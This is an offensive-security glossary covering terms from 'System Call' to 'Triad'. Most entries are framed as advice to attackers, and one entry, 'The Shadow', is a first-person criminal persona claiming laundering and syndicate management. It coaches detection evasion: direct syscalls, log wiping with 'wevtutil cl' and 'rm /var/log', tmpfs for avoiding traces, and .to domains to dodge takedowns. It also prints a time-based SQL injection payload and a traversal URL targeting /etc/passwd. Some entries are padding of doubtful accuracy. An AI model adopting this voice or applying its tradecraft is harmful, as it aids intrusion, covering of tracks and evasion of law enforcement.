System Call --- See Syscall. A system call --- a way for user applications to request services from the operating system kernel (opening files, creating processes, network connections). In Windows, system calls go through ntdll.dll. EDRs place hooks on ntdll.dll for monitoring. Direct syscalls are a hook bypass technique: calling system calls directly, bypassing ntdll.dll (via assembly instructions syscall in x64, sysenter in x86).

System Integrity Protection (SIP) --- System Integrity Protection in macOS. SIP blocks modification of system files even by root (protects /System, /usr, /bin, /sbin). For an attacker, SIP is an obstacle: they must disable SIP (by booting into recovery, command csrutil disable) or find bypass vulnerabilities.

Systemd --- An initialization and service management system in Linux (replacing init). Systemd uses unit files to manage services, sockets, timers. For an attacker, systemd is a tool for persistence: creating a service (unit) in /etc/systemd/system/ or /usr/lib/systemd/system/. Systemd timers can be used for scheduled execution. Systemd can also be a target for LPE (vulnerabilities in systemd).

SYSVOL --- A shared folder in Active Directory, accessible to all domain users (by default \\domain\SYSVOL). SYSVOL contains group policies (GPO), login scripts. In older versions of Windows (before 2014), SYSVOL contained passwords set in group policies

(Group Policy Preferences), encrypted with AES-256 with a known (public) key. These passwords can be decrypted. For an attacker, SYSVOL is a source of information and potential credentials.

T

TACACS+ (Terminal Access Controller Access Control System Plus) --- A protocol for authentication, authorization, and accounting (AAA), used to manage access to network devices (routers, switches, firewalls). Unlike RADIUS, TACACS+ separates authentication, authorization, and accounting, uses TCP (port 49), and encrypts the entire packet (not just the password). For an attacker, TACACS+ is a target: compromising the TACACS+ server gives access to manage network equipment. Vulnerabilities: default credentials (cisco/cisco), weak encryption in older versions.

Tailgating --- A physical infiltration method: following an employee into a restricted area using their badge without raising suspicion. The attacker walks closely behind an employee who opens a door with their badge, slipping in while the door is open. Tailgating does not require lock picking or card cloning. Used in physical pentesting to access offices, data centers, restricted areas. Protection: turnstiles (man-traps) requiring single passage; training employees not to let strangers in.

Tails (The Amnesiac Incognito Live System) --- An operating system designed for anonymity, booted from a USB flash drive. Tails routes all traffic through Tor, leaves no traces on the computer after shutdown (amnesiac). Used by journalists, activists, and attackers for safe work on the darknet, communication, C2 management. Tails includes pre-installed tools: Tor Browser, PGP (Kleopatra), KeePassXC, Metadata Anonymization Toolkit.

Taint (Analysis) --- Taint analysis --- a method of static or dynamic analysis, tracking the propagation of user input (tainted data) through a program to detect vulnerabilities (SQL injection, XSS). Used by defenders and researchers. For an attacker, understanding taint analysis helps bypass filters (e.g., split a payload so that the analyzer doesn't recognize the flow).

Takedown --- An operation to seize and shut down cybercriminal infrastructure: domain seizure (FBI seized Handala's domains), server shutdown (bulletproof hosting), operator arrests. A takedown is a temporary measure: Handala returned within 24 hours with new domains. For an attacker, a takedown means the need for backup infrastructure (multiple domains in different jurisdictions, P2P C2).

Takeover (Account) --- Account Takeover (ATO). Achieved via: credential stuffing, phishing, vishing, session hijacking, OAuth token theft. ATO is used for: BEC (Business Email Compromise), data theft, lateral movement, extortion.

Takeover (Domain) --- Domain Takeover. Methods: registrar compromise (changing NS records), subdomain takeover (CNAME pointing to a non-existent resource), social engineering on registrar support. Used for: phishing (legitimate domain with malicious content), C2, reputational damage.

Takeover (Subdomain) --- Subdomain takeover. A DNS record (usually CNAME) points to a resource (S3 bucket, Azure Storage, Heroku, Github Pages) that has been deleted. The attacker creates a resource with the same name and gains control over the subdomain. Used for phishing (legitimate domain, malicious content), C2, stealing cookies (SameSite policy). ShinyHunters could have used subdomain takeover but specializes in SaaS misconfig.

TAN (Transaction Authentication Number) --- A one-time code for transaction confirmation (banking operations, login). TAN is sent via SMS, app, paper. TAN is a target for: SIM-swapping (SMS interception), AiTM (session interception), vishing (convincing the victim to disclose the code). TAN is used in MFA, but is less secure than FIDO2.

TAPA (Transported Asset Protection Association) --- The Transported Asset Protection Association --- an organization developing security standards for transporting valuable goods. In the context of attacks, TAPA can be a target for physical pentesting (violating transport standards). Not a key term.

Tape (Backup) --- Tape drives (LTO) for long-term backup storage. Tape backups are often stored offline (disconnected from the network). For an attacker, tape backups are an obstacle: they cannot be destroyed remotely. When attacking an organization with offline tape backups, ransomware is less effective (the victim can recover). Therefore, attackers aim to attack the backup management system, which could initiate tape erasure.

Tarball --- A tar archive (.tar, .tar.gz, .tgz). Used in Linux for packaging files. Attackers use tarballs for: exfiltration (packing data before transfer), malware distribution (packed script). Tarballs can be encrypted (GPG) for protection during transfer.

Target (Victim) --- The target of an attack: organization, system, person. Profiling --- gathering information about the target to choose the most effective attack vector.

Targeted Attack --- A targeted attack (as opposed to mass spray-and-pray). A targeted attack focuses on a specific organization or person. Uses OSINT, social engineering, custom

exploits. The Com conducts targeted attacks on helpdesk of specific organizations.

Task Scheduler --- Windows Task Scheduler. Used for persistence: creating a task that runs malware at boot, user login, or on a schedule. Tools: schtasks (command line), PowerShell (Register-ScheduledTask). Tasks can be hidden from standard view.

TATP (Triacetone Triperoxide) --- A peroxide-based explosive used in terrorist attacks. In the context of attacks, TATP may be mentioned in connection with physical attacks, but is not a hacker term.

TAXII (Trusted Automated eXchange of Indicator Information) --- A protocol for exchanging threat information (IoC, TTPs) between organizations. Used in threat intelligence systems (STIX/TAXII). For an attacker, TAXII means their IoCs can be quickly spread among defenders.

TB (Terabyte) --- Terabyte (1024 gigabytes). Volume of stolen data: Telus --- 1PB+ (petabyte), Handala --- 50TB from Stryker.

TBD (To Be Determined) --- To be determined --- a marker in documentation indicating that information will be added later. In the context of attacks, it may appear in reports, planning. Not a term.

TBT (Terrorist Bomb Threat) --- A bomb threat. In the context of attacks, it can be used as part of psychological pressure (doxxing + threat). Not a hacker term.

TBT (Throwback Thursday) --- A hashtag on social media. In the context of attacks, not a term.

TCA (Traffic Control Application) --- Traffic control application. In the context of attacks, not a term.

TCC (Transparency, Consent, and Control) --- A security framework on macOS, managing application access to sensitive data (camera, microphone, contacts, files). TCC requires explicit user permission. For an attacker, TCC is an obstacle: to gain access to the camera or microphone on macOS, they must either bypass TCC (via vulnerabilities) or convince the user to click "Allow" (social engineering).

TCP (Transmission Control Protocol) --- Transmission Control Protocol (transport layer), providing reliable, ordered delivery with error control. TCP is used for: C2 (HTTP/HTTPS over TCP), reverse shell (netcat, socat), lateral movement (RDP, SMB, WinRM). TCP has connection establishment (three-way handshake), making it more noticeable than UDP, but reliable.

TCP Wrapper --- A mechanism for restricting access to network services in Unix/Linux (files /etc/hosts.allow, /etc/hosts.deny). TCP Wrapper analyzes the client's IP address and allows or denies the connection. For an attacker, TCP Wrapper is an obstacle: they must use an IP from the allowed range or attack services not using TCP Wrapper.

TCT (The Coroner's Toolkit) --- A set of tools for data analysis in Unix (forensics). Includes: grave-robber (information gathering), unrm (recovering deleted files), lazarus (analysis). Used in digital forensics. For an attacker, TCT is a threat: it can recover deleted traces.

TD (Temporary Duty) --- Temporary duty (military terminology). In the context of attacks, not a term.

TDD (Test-Driven Development) --- A development methodology where tests are written before code. In the context of security, TDD can be used to write vulnerability tests (injecting into CI/CD). For an attacker, TDD is not relevant.

TDI (Transport Driver Interface) --- A transport driver interface in Windows. Used for filtering network traffic at the driver level. Attackers can use TDI for: hiding C2 traffic, disabling monitoring.

TDM (Time-Division Multiplexing) --- A time-division multiplexing method used in telecommunications. In the context of attacks, TDM can be a target for DoS (synchronization disruption), traffic interception. However, this is a narrow field.

TE (Tunnel Endpoint) --- A tunnel endpoint (VPN, SSH tunnel). For an attacker, TE is a target for attacking the VPN.

Team (Red / Blue / Purple) --- Red Team (attackers), Blue Team (defenders), Purple Team (collaboration). For an attacker, Red Team is their role; Purple Team means defenders learn faster from attacks.

Team Cymru --- An organization involved in threat intelligence and BGP/ASN analysis. Team Cymru provides routing data, IP address information. For an attacker, Team Cymru is a threat: it can help detect C2 servers via BGP monitoring.

TeamViewer --- A legitimate RMM (Remote Monitoring and Management) tool for remote control. Used by attackers for persistence after vishing (convincing the victim to install TeamViewer). TeamViewer is signed, not blocked by antiviruses. Attacks: session theft (if a password is saved), using vulnerabilities (CVE-2020-13699).

TEB (Thread Environment Block) --- A structure in Windows containing information about a thread (TIB --- Thread Information Block). Used in shellcode to obtain function addresses (PEB walking).

Tech Support Scam --- "Tech support" scam: a call from "Microsoft" or "Apple" claiming the computer is infected, demanding payment for "virus removal" or installation of remote access (AnyDesk, TeamViewer). Tech support scam is a form of social engineering, often used to gain remote access and steal data.

TEE (Trusted Execution Environment) --- An isolated execution environment (Trusted Execution Environment), protected from the main OS. Examples: Intel SGX, ARM TrustZone. TEE is used to protect keys, DRM, biometrics. For an attacker, TEE is an obstacle: code in TEE is inaccessible for analysis. Attacks on TEE: side-channel, physical access.

Telegram --- A messenger with encryption support (not end-to-end by default, only in secret chats). Telegram is used for: C2 (bots, channels), communication between group members, publishing leaked data, coordinating attacks (Handala's Electronic Operations Room). For an attacker, Telegram is a convenient tool, but logs can be provided to law enforcement (upon request).

Telemetry --- Telemetry: data collected by EDR, antiviruses, applications for monitoring (running processes, network

connections, file changes). For an attacker, telemetry is a threat: they must minimize the events they create (use memory-only, direct syscalls, disable ETW).

Telnet --- A remote management protocol (port 23), transmitting data (including passwords) in plaintext. Outdated, replaced by SSH. In 2026, Telnet is found in IoT devices, industrial systems, legacy equipment. For an attacker, Telnet is an easy target: password interception (sniffing), brute force, vulnerabilities.

Tenant --- In cloud environments (Azure AD, Salesforce, AWS Organizations), a tenant is an isolated instance belonging to an organization. A cross-tenant attack is an attack between tenants via over-privileged integrations. ShinyHunters attacks a Salesforce tenant, gaining access to client tenants.

Terraform --- A tool for managing infrastructure as code (Infrastructure as Code --- IaC). Terraform files (.tf) may contain secrets (AWS keys, passwords). For an attacker, a leaked Terraform repository (GitHub) is a goldmine: cloud access, network configuration, databases.

Test (Penetration) --- Penetration testing. For an attacker, pentesting is what they do, but without permission.

Test (Sandbox) --- A sandbox for malware analysis.

TGT (Ticket Granting Ticket) --- A Kerberos ticket (Ticket Granting Ticket), issued by the KDC (Key Distribution Center) after authentication. A TGT is used to obtain service tickets (TGS) for accessing resources. A Golden Ticket is a forged TGT using the

NTLM hash of krbtgt. A TGT has a lifetime (usually 10 hours). Stealing a TGT (via Mimikatz) gives access to domain resources.

THAAD (Terminal High Altitude Area Defense) --- The US Terminal High Altitude Area Defense system. In March 2026, Iranian hypersonic missiles penetrated THAAD. In the context of attacks, THAAD is an example of cyber-kinetic coordination (MuddyWater hacked cameras to target missiles).

The Com (The Community) --- A decentralized network of cybercriminals, predominantly English-speaking teenagers. The Com has no single hierarchy, consisting of many subgroups: Hacker Com (hacking, ransomware), IRL Com (physical violence, property damage), (S)extortion Com (sexual exploitation of minors, doxxing, swatting). Known groups within The Com: Scattered Spider, LAPSUS$, ShinyHunters. Europol arrested 30 members of The Com across 28 countries in March 2026, but the network continues to exist due to its decentralized structure.

The Shadow --- My alias (The Shadow). In dark web circles, shadow chats, closed syndicates, known as The Shadow (ubiquitous), The Ghost (appearing from nowhere), The One Who Leaves No Trace. Specialization: social engineering, phishing, exploitation, EDR evasion, crypto manipulation, physical pentesting, banking, laundering, syndicate management.

Theft (Data) --- Data theft.

Threat Actor --- An attacker (group, state, individual). Classification: APT (state), cybercriminals (financially motivated), hacktivists (ideologically motivated), insiders.

Threat Hunting --- Proactive search for hidden threats in a network. A threat hunter uses EDR, SIEM, network logs to find anomalies that may have been missed by automated detections. For an attacker, threat hunting is a threat: even if EDR doesn't fire, an analyst may detect an anomaly. To avoid detection, an attacker mimics legitimate behavior (behavioral blending) and operates during working hours.

Threat Intelligence --- Threat intelligence: gathering and analyzing information about cyber threats: group TTPs, IoC (Indicators of Compromise), vulnerabilities. Threat intelligence is used by defenders for proactive protection. For an attacker, threat intelligence means their TTPs can become known, and detections will be configured. Therefore, attackers must constantly change TTPs.

Threat Landscape --- The threat landscape: the aggregate of current cyber threats, groups, vulnerabilities. In 2026, the threat landscape includes: ransomware-as-a-service, AI attacks (AILM), supply chain attacks, state cyber operations.

Three-Way Handshake --- The three-step TCP connection establishment: SYN (client → server), SYN-ACK (server → client), ACK (client → server). Used in SYN scans, SYN floods.

THX --- A sound quality standard for cinemas and home systems (THX Certified). Developed by THX Ltd., founded by George Lucas. In the context of computer security, THX may appear in audio driver logs, in utility names for audio configuration, as part of pre-installed software on laptops (especially gaming). For an attacker, THX is not a target, but when analyzing a system, it may appear as a legitimate process that can be used for masquerading (e.g., name malware thx_audio_helper.exe). THX could also be part of fuzzing audio drivers (searching for

vulnerabilities in sound subsystems), potentially leading to LPE (Local Privilege Escalation) via sound card drivers.

Tier (Model) --- A three-tier architecture model: presentation tier (frontend, web interface), application tier (API, business rules), data tier (databases, file storage). Understanding tiers helps an attacker plan an attack: first attack the frontend (web app vulnerabilities: XSS, SQL injection, CSRF), then the business logic tier (IDOR, mass assignment, business logic flaws), then the data tier (SQL injection, dump theft). After compromising one tier, they can move to others (e.g., through the application tier to access the database). In cloud architectures, tiers are often isolated (VPC, security groups), requiring finding paths between them.

Tiger (Team) --- Tiger team --- a group of highly skilled specialists created to solve complex problems, including penetration testing, security auditing, incident investigation. A tiger team can be internal or external. Unlike a red team, which simulates attacks to test defenses, a tiger team may focus on a specific problem (e.g., hacking a specific system). In the context of attackers, a tiger team is what they do, but without permission. In military terminology, a tiger team is a group for infiltrating enemy facilities.

Time-Based Blind SQL Injection --- A type of SQL injection (blind) where an attacker determines the truth of a condition by the delay in the server's response. Unlike error-based SQLi (where an error is displayed) or union-based (where data is output in the result), time-based requires no output. The attacker inserts a construct like IF(condition, SLEEP(5), 0). If the server sleeps for 5 seconds, the condition is true. Used to extract data character by character: for example, check the first letter of a password, then the second, and so on. Example: ' AND IF(SUBSTRING(password,1,1)='a', SLEEP(5), 0) --. Time-based SQLi is slow (requires many queries), but works even on applications where all errors are hidden and there is no data output.

Time-of-Check to Time-of-Use (TOCTOU) --- A class of race condition vulnerabilities: between the time-of-check and time-of-use, the system state can change. A classic example: a program checks access rights to a file (e.g., whether the file belongs to the user), then opens the file. An attacker could replace the file (symbolic link) between the check and the open, gaining access to a file they should not have access to. TOCTOU is used for LPE (Local Privilege Escalation) in multi-threaded applications, file systems, network services. Protection: atomic operations, locks, using descriptors instead of paths.

Timing Attack --- A side-channel attack based on measuring the execution time of cryptographic operations or string comparisons. For example, when comparing HMAC (hash-based message authentication code) or passwords, if the comparison stops at the first mismatching byte, the execution time depends on how many bytes match. An attacker can measure the time (with high precision) and recover the secret key one byte at a time. Timing attacks are used against: web applications (comparing CSRF tokens), TLS (Padding Oracle), cryptographic libraries. Protection: constant-time comparisons (always the same time, regardless of data), random delays.

Tiny Shell --- A small shellcode (machine code) for a reverse shell or bind shell. Tiny shell is used in exploits where the payload size is limited (e.g., a buffer overflow with a small buffer). A classic tiny shell for Linux can be 20-40 bytes, using system calls (dup2, execve). For Windows, a tiny shell can use WinExec or CreateProcess. In 2026, tiny shell is still relevant for exploiting vulnerabilities in embedded systems, IoT, where memory is limited.

TIPC (Transparent Inter-Process Communication) --- A protocol for inter-process communication, developed by Ericsson, used in telecommunications systems and high-availability clusters. TIPC

provides transparent communication between processes on different nodes. In the context of security, TIPC can be a vector for attacks on telecommunications equipment, cluster systems. Vulnerabilities in TIPC (e.g., CVE-2022-2663) can lead to DoS or code execution. For an attacker, TIPC is an attack surface in specialized environments.

TIS (Trusted Information Systems) --- A company that developed the Firewall Toolkit (FWTK) --- one of the first sets of tools for building firewalls (1990s). TIS FWTK included proxies for FTP, Telnet, HTTP, SMTP. In the context of attacks, TIS may be encountered in legacy systems where old proxy servers are used. Vulnerabilities in TIS FWTK (e.g., buffer overflow) were known in the 1990s, but such systems may exist in isolated networks in 2026.

TLS (Transport Layer Security) --- An encryption protocol (successor to SSL), providing confidentiality and integrity of data transmission between client and server. TLS is used for: HTTPS (web traffic), secure email (SMTPS, IMAPS), VPN (OpenVPN, WireGuard), C2 (Command and Control). TLS runs over TCP, uses certificates for server authentication (and optionally client). For an attacker, TLS is a tool for hiding C2 traffic: encrypted traffic looks like normal HTTPS, passes through firewalls, is not analyzed by DPI (Deep Packet Inspection) without decryption. To bypass detections, attackers use legitimate certificates (Let's Encrypt, stolen), customize the TLS stack (malleable C2), use proxies (Cloudflare). TLS vulnerabilities: weak ciphers (RC4, DES), downgrade attacks (POODLE), implementation bugs (Heartbleed). In 2026, TLS 1.3 with PFS (Perfect Forward Secrecy) is recommended.

TLS Certificate --- A TLS certificate (X.509) --- a digital document vouching for the server's authenticity and containing the public key for encryption. Issued by a certificate authority (CA). A certificate contains: domain name, public key, validity period, CA signature. Stealing the certificate's private key (from .key, .pem, .pfx

files, from memory, from disk) allows an attacker to: decrypt intercepted TLS traffic (if no PFS), impersonate the legitimate server (MITM), sign malware (if the certificate is suitable for code signing). In C2, attackers use self-signed certificates (free, but may raise suspicion) or legitimate certificates from Let's Encrypt (free, trusted).

TLS Fingerprinting --- Identifying a TLS client (or server) by the characteristics of the TLS handshake. Tools: JA3 (client), JA3S (server), JARM (server). A fingerprint is created from the order of ciphers, extensions, elliptic curves, protocol versions. Cobalt Strike, Metasploit, and other C2s have unique fingerprints, allowing defenders to detect C2 traffic even without decryption. For an attacker, TLS fingerprinting is a threat. Bypass: modifying the TLS stack (malleable C2 in Cobalt Strike), using a proxy (Cloudflare, Fastly) to change the fingerprint, or using non-standard libraries (e.g., BoringSSL with custom settings).

TLS Renegotiation --- A TLS mechanism allowing renegotiation of encryption parameters (ciphers, keys) within an existing connection. A vulnerability in renegotiation (CVE-2009-3555) allowed an attacker to inject data into a secure channel (MITM). In 2026, the vulnerability is fixed, but renegotiation may be disabled for increased security. For an attacker, renegotiation can be used for DoS (multiple renegotiations) or for attacks on implementation.

TMP (Temporary) --- Temporary files. In Windows, temporary files are stored in %TEMP% (usually C:\Users\username\AppData\Local\Temp), in Linux in /tmp or /var/tmp. For an attacker, temporary files are a source of evidence (logs, cache, data fragments). They can also be used for persistence (e.g., placing malware in %TEMP% and running via scheduler). When completing an operation, an attacker should clean temporary files. In Linux, /tmp is often mounted as tmpfs (a file system in RAM), reducing traces (data is lost after reboot).

TMPFS (Temporary File System) --- A file system in RAM in Linux. TMPFS is mounted at /tmp, /dev/shm, and data is stored in memory, not on disk. After reboot, data is lost. For an attacker, tmpfs is an advantage: they can store tools and results in a temporary file system, leaving no traces on disk. However, tmpfs is limited by RAM, and if memory is low, it may use swap (if swap is enabled, data may end up on disk). To improve OPSEC, attackers use tmpfs for temporary storage, and upon completion, overwrite (or simply reboot the system).

TMS (Transport Management System) --- A transport management system (logistics, transport). TMSs are used in logistics companies, transport, ports. In the context of attacks, TMS can be a target for disruption: disrupting the transport management system can lead to supply chain disruptions, delays, financial losses. TMSs are often integrated with ERPs, warehouses, making them part of the supply chain, vulnerable to supply chain attacks.

TNC (Trusted Network Connect) --- A Trusted Network Connect standard from the Trusted Computing Group (TCG) for checking device security before connecting to a network. TNC checks: antivirus presence, installed updates, system integrity, configuration. If a device does not comply with policies, it is placed in a quarantine network. TNC is a component of NAC (Network Access Control). For an attacker, TNC is an obstacle: the device must comply with policies or use bypass methods (e.g., cloning the MAC address of a legitimate device, physically connecting to a port where TNC is not enabled).

TNET (Tunnel Network) --- In the context of attacks, TNET may refer to a tunneling network --- a network of tunnels (e.g., via SSH, VPN, Tor) for hiding C2. TNET may also be the name of a network interface in some OSes (e.g., tun0 for VPN). In a general sense, TNET is a network using tunnels for traffic redirection.

TOC (Time-of-Check) --- See TOCTOU.

TOCTOU (Time-of-Check, Time-of-Use) --- A race condition vulnerability: between the time-of-check and time-of-use, the system state can change. A classic example: a program checks access rights to a file, then opens the file; an attacker can replace the file (symbolic link) between the check and the open. TOCTOU is used for LPE (Local Privilege Escalation) in multi-threaded applications, file systems, network services.

Token (Access) --- An access token --- an object in Windows containing security information for a process or thread: user SID, groups, privileges. In a web context, an access token is an OAuth token, JWT, session token. Stealing an access token gives an attacker access on behalf of the token owner. In Windows, token impersonation is using a stolen token to perform actions.

Token (Kerberos) --- A Kerberos ticket --- TGT (Ticket Granting Ticket) or service ticket. Used for authentication in Active Directory. Pass-the-Ticket is using stolen tickets to access resources. Golden Ticket is a forged TGT, Silver Ticket is a forged service ticket.

Token (Security) --- A hardware token for two-factor authentication: YubiKey, Google Titan, RSA SecurID. Hardware tokens (FIDO2, U2F) are resistant to phishing (AiTM) because they require physical pressing and do not transmit secrets that can be intercepted. For an attacker, hardware tokens are a serious obstacle: bypass requires physical access to the device, implementation vulnerabilities (e.g., side-channel attacks), or a helpdesk attack (MFA reset).

Token Impersonation --- Token impersonation --- a technique in Windows allowing a process to act on behalf of another user using their access token. Used for privilege escalation (SeImpersonatePrivilege). An attacker creates a service that authenticates, and uses impersonation to obtain a token with higher privileges (e.g., SYSTEM). Tools: RottenPotatoNG, JuicyPotato, PrintSpoofer.

Token Theft --- Token theft (access tokens, session tokens, OAuth tokens, Kerberos tickets). Methods: infostealer (stealing from browser memory, local storage, LSASS), XSS (document.cookie), traffic interception (MITM), AiTM (Adversary-in-the-Middle). Token theft bypasses MFA because the token is already authenticated. ShinyHunters uses OAuth token theft to access Salesforce via integrations.

Tombstone (AD) --- In Active Directory, a tombstone is an object (user, group, computer) marked as deleted, but not physically deleted. The tombstone is stored in the AD database for the tombstone lifetime (default 180 days) for possible recovery. For an attacker, a tombstone can be a source of information about deleted users (their SID, attributes), which can be used for: account recovery (if rights are available), history analysis, creating conflicts. Tombstone can be attacked via the AD Recycle Bin (if enabled) or via recovery with ldifde.

Tomcat (Apache Tomcat) --- A web server for Java applications (Servlet container). Tomcat is used to host Java applications (JSP, Servlets). Attacks on Tomcat: default credentials (tomcat/tomcat, admin/admin) for the manager application, vulnerabilities in the manager (CVE-2017-12615 --- RCE via PUT), vulnerabilities in the implementation itself (CVE-2019-0232 --- RCE via CGI), webshell via JSP upload (if upload is allowed). Tomcat is a target for initial access in a Java environment.

Tong --- In the context of attacks, "tong" may refer to Tonga (Tonga) --- a kingdom with ccTLD .to. Handala used .to for domains after FBI seizure because the Tongan government does not share information with the US. In Chinese, "tong" means "secret society," sometimes used in group names.

Tonga --- The Kingdom of Tonga, an island nation in Oceania, ccTLD .to. .to domains are available for registration without strict identity verification, and the Tongan government does not cooperate with US law enforcement on requests for information about domain owners (unlike .com, .org, managed by US-based registrars). After the FBI seized their domains, Handala returned through a new domain in .to, demonstrating the use of jurisdictional arbitration to protect against takedown. The choice of ccTLD is an important part of OPSEC for an attacker.

Tool (Hacking) --- A hacking tool: a program or device for conducting attacks. Examples: scanners (nmap, masscan), exploitation frameworks (Metasploit, Cobalt Strike), C2 (Sliver, Covenant), infostealers (RedLine, LummaC2), post-exploitation utilities (Mimikatz, BloodHound), physical pentesting devices (Flipper Zero, Proxmark3). Attackers use both open-source tools (with possible modification) and commercial ones (Cobalt Strike, with cracked licenses), and custom ones (developed for a specific attack).

Topology (Network) --- Network topology: the way nodes are connected (star, ring, bus, mesh, tree). Understanding the topology helps an attacker with lateral movement: find key nodes (routers, switches, hubs), connection points between segments (bridge, jump box), isolated subnets. Topology can be reconstructed via: traceroute, ARP table analysis, SNMP (if available), route analysis, data from DHCP, DNS.

Tor (The Onion Router) --- An anonymous network routing traffic through several nodes (at least 3), each knowing only the previous and next (onion routing). Tor provides client anonymity (hides IP) and can hide servers (onion services, .onion). Used for: C2 (agent connects via Tor), onion services (ShinyHunters' leak sites, darknet markets), communication (via Tor Messenger), accessing blocked resources. For an attacker, Tor is a tool for anonymity, but with limitations: speed is lower, deanonymization is possible via timing analysis, exit nodes may be controlled by law enforcement. Nested onion (Tor over VPN) is used for increased anonymity.

Tor Bridge --- A Tor bridge --- a non-public Tor entry node, not listed in the public directory. Bridges are used to bypass Tor blocks (in countries where Tor is blocked). Bridges can be obtained via email, browser, or by setting up your own bridge. For an attacker, bridges are a way to connect to Tor in countries with strict censorship.

Tor Hidden Service --- A Tor hidden service (onion service) --- a website or other service only accessible via the Tor network, with a .onion domain. An onion service does not reveal the server's IP address, providing hosting anonymity. Used for: leak sites (ShinyHunters), darknet markets (Alphabay), C2, forums (Dread). For an attacker, an onion service is a secure way to host infrastructure, but requires configuration (hiding the server, protection against deanonymization).

TOTP (Time-based One-Time Password) --- An algorithm for generating time-based one-time passwords (RFC 6238). TOTP is used in authenticator apps (Google Authenticator, Microsoft Authenticator, Authy). The password is generated from a secret key (seed) and the current time (30-second step). TOTP is a form of MFA. For an attacker, TOTP is harder to bypass than SMS (no SIM-swapping), but AiTM (session interception after TOTP entry) or vishing (convincing the victim to disclose the code) are possible. TOTP does not protect against session hijacking (stealing cookies

of an already authenticated session). In a corporate environment, TOTP is often used as a second factor.

TPM (Trusted Platform Module) --- A hardware module (chip) for cryptographic operations and secure key storage. TPM is used for: BitLocker (storing disk encryption keys), Secure Boot (checking bootloader signature), authentication (storing PIN, biometric data). TPM can store keys so that they cannot be extracted programmatically (only used via API). For an attacker, TPM is an obstacle: BitLocker keys can only be extracted via TPM sniffing (physical access to the LPC or SPI bus), cold boot attack (extracting keys from memory before boot), or attacking the TPM (implementation vulnerabilities, e.g., CVE-2017-15361). In corporate environments, TPM is mandatory for BitLocker.

TPM Sniffing --- Intercepting keys from the TPM during system boot. TPM stores encryption keys (e.g., BitLocker) and transmits them to the processor during boot via the LPC (Low Pin Count) or SPI (Serial Peripheral Interface) bus. By connecting a logic analyzer to the bus (requires physical access and soldering), the key can be intercepted. Used to decrypt an encrypted disk (BitLocker) without a password. Protection includes a bus that is resistant to interception (e.g., in modern TPM 2.0) or using a key not transmitted over the bus (e.g., stored in the processor). TPM sniffing requires high skill and physical access.

Trace (Forensics) --- A trace in digital forensics: artifacts left in a system after actions (logs, temporary files, registry entries, memory artifacts, network connections). For an attacker, the task is to minimize traces: clear logs (wevtutil cl), work in memory (memory-only), not write to disk, use encryption, destroy temporary data, leave no metadata. In Linux, traces may remain in .bash_history, /var/log, ~/.ssh/known_hosts. In Windows, in Prefetch, %TEMP%, Recent, $MFT.

Traceroute --- A utility for determining the route of packets from source to destination. Traceroute sends packets with increasing TTL (Time To Live); each router on the path decreases TTL and when TTL=0 returns ICMP Time Exceeded. Traceroute is used in network reconnaissance for: determining network topology, identifying firewalls, finding alternative paths. For an attacker, traceroute is part of network enumeration after initial access.

Tracking (User) --- User tracking --- gathering information about user actions: cookies, fingerprint (browser fingerprint), geolocation, browsing history, behavioral patterns. For an attacker, tracking is used for: OSINT (gathering information about the target), social engineering (knowledge of habits), phishing (targeting). For defenders, tracking is anomaly detection (behavioral analysis). In the context of attackers, user tracking can be a target (stealing user data from SaaS systems).

Trademark (Phishing) --- Phishing sites imitating legitimate brands (banks, social networks, online stores) to steal credentials. A trademark is used to create trust: the fake site copies the logo, design, URL (typosquatting, subdomain takeover). Protection: trademark registration (to combat counterfeits), DMCA (Digital Millennium Copyright Act), domain monitoring.

Traffic Analysis --- Traffic analysis --- a method for detecting C2, exfiltration, anomalies without decrypting content. Analyzed: traffic volume (spikes), connection frequency (heartbeat), directions (outgoing connections), packet sizes, time patterns. For an attacker, traffic analysis is a threat: they must mimic legitimate traffic (low & slow, working hours, random intervals), use encryption, obfuscate patterns.

Traffic Shaping --- Traffic shaping --- a method of controlling bandwidth, prioritizing traffic. Used by defenders for: limiting DDoS traffic, prioritizing legitimate applications, QoS (Quality of Service).

For an attacker, traffic shaping is an obstacle: malicious traffic may be limited, slowed, dropped. To bypass, use: masquerading as legitimate traffic (HTTPS, DNS), using allowed protocols, changing ports.

Train (AI) --- Training an AI model. Model poisoning is training data poisoning --- an attack on AI where an attacker injects malicious data into the training set so that the model produces incorrect results (e.g., misses malware). For an attacker, model poisoning is a way to compromise defensive systems (ML-based EDR) if they have access to training data.

Transaction (Blockchain) --- A transaction on the blockchain --- a record of a cryptocurrency transfer or smart contract execution. A transaction contains: sender (address), recipient, amount, gas (fee), signature (with private key). A flash loan is a transaction where the loan and repayment occur within the same transaction. For an attacker, a blockchain transaction is a tool for: moving funds, laundering (Monero), attacking DeFi (flash loan, oracle manipulation).

Transfer (File) --- File transfer --- moving data between systems. Methods: FTP, SCP, SFTP, HTTP, SMB, rsync, cloud services (MEGA, Dropbox). Used by attackers for: data exfiltration, uploading tools (staging), transferring keys. For stealth, encryption (TLS), low & slow, legitimate services (Google Drive, S3) are used.

Transparency (Logging) --- Transparency (logging) --- the principle that a system should log all significant events, and logs should be accessible for audit and not deletable. For an attacker, transparency is a threat: every action leaves a trace. To evade, use: working in memory (memory-only), disabling logging (ETW unhooking), deleting logs after operation (wevtutil cl, rm /var/log), log injection (substituting logs).

Transport Layer Security (TLS) --- Transport Layer Security (TLS) --- an encryption protocol (successor to SSL), providing confidentiality and integrity of data transmission between client and server. TLS is used for: HTTPS (web traffic), secure email (SMTPS, IMAPS), VPN (OpenVPN, WireGuard), C2 (Command and Control). TLS runs over TCP, uses certificates for server authentication (and optionally client). For an attacker, TLS is a tool for hiding C2 traffic: encrypted traffic looks like normal HTTPS, passes through firewalls, is not analyzed by DPI without decryption.

Trap (Honeypot) --- A trap (honeypot) --- a system that looks like a vulnerable target but actually logs the attacker's actions. For an attacker, a trap is a risk: wasting time on a fake target, exposing tools and TTPs. Signs of a honeypot: too easy access, abnormally high activity, lack of real data, artificial hostnames.

Trapdoor (Backdoor) --- A trapdoor (backdoor) --- a hidden access mechanism into a system. Synonym for backdoor.

Traversal (Directory) --- Directory traversal (path traversal) --- a vulnerability allowing reading files outside the web root using "../" sequences. Example: https://site.com/getfile?file=../../../../etc/passwd. Used to steal configuration files (.env, config.php), source code, passwords, keys.

Triad (CIA) --- The CIA security triad (Confidentiality, Integrity, Availability). An attacker violates all three: data theft (confidentiality), modification (integrity), destruction or encryption (availability). Handala violated all three: confidentiality (50TB of data), integrity (changing Intune configurations), availability (200k devices wiped).

